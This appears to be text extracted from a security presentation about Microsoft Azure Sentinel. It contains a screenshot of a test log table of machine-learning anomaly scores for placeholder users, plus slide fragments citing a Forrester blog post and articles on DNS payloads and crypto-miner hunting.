
<input type="checkbox"/>	TimeGenerated [UTC]	Computer	RawData	TimeStamp_s	Actor_s	Resource	PredictedScore_d	Type
> <input type="checkbox"/>	11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_225	res_0	2.724	SecurityMLTest_CL
> <input type="checkbox"/>	11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_175	res_800	2.704	SecurityMLTest_CL
> <input type="checkbox"/>	11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_50	res_300	2.691	SecurityMLTest_CL
> <input type="checkbox"/>	11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_125	res_600	2.518	SecurityMLTest_CL
> <input type="checkbox"/>	11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_200	res_900	2.491	SecurityMLTest_CL
> <input type="checkbox"/>	11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_75	res_400	2.45	SecurityMLTest_CL
> <input type="checkbox"/>	11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_0	res_100	2.419	SecurityMLTest_CL
> <input type="checkbox"/>	11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_100	res_500	2.309	SecurityMLTest_CL
> <input type="checkbox"/>	11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_25	res_200	2.059	SecurityMLTest_CL
> <input type="checkbox"/>	11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_150	res_700	1.799	SecurityMLTest_CL
> <input type="checkbox"/>	11/25/2019, 3:56:50.473 PM			2019-11-25 12:00:00	user_225	res_0	2.724	SecurityMLTest_CL
> <input type="checkbox"/>	11/25/2019, 3:56:50.473 PM			2019-11-25 12:00:00	user_175	res_800	2.704	SecurityMLTest_CL
> <input type="checkbox"/>	11/25/2019, 3:56:50.473 PM			2019-11-25 12:00:00	user_50	res_300	2.691	SecurityMLTest_CL

Page 1 of 1 | 50 items per page | 1 - 20 of 20 items

better together_

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protection across the attack kill chain_



ms threat intelligence center_

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<https://twitter.com/jdallman/status/1205179476830613506>

GALLIUM



demonstration_

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FORRESTER®

Make No Mistake – Microsoft Is A Security Company Now

Josh Zelonis, Principal Analyst Mar 22 2019

<https://go.forrester.com/blogs/make-no-mistake-microsoft-is-a-security-company-now/>

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 **Maarten Goet**
Mar 26 · 7 min read



Protecting against malicious payloads over DNS using Azure Sentinel

 7  

 www.maartengoet.org

 **article**

Hunting down crypto miners on Linux using Microsoft's Azure Security Center

 **Maarten Goet** · april 2nd 2019



 7  

 security.wortell.nl

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<https://security.wortell.nl>

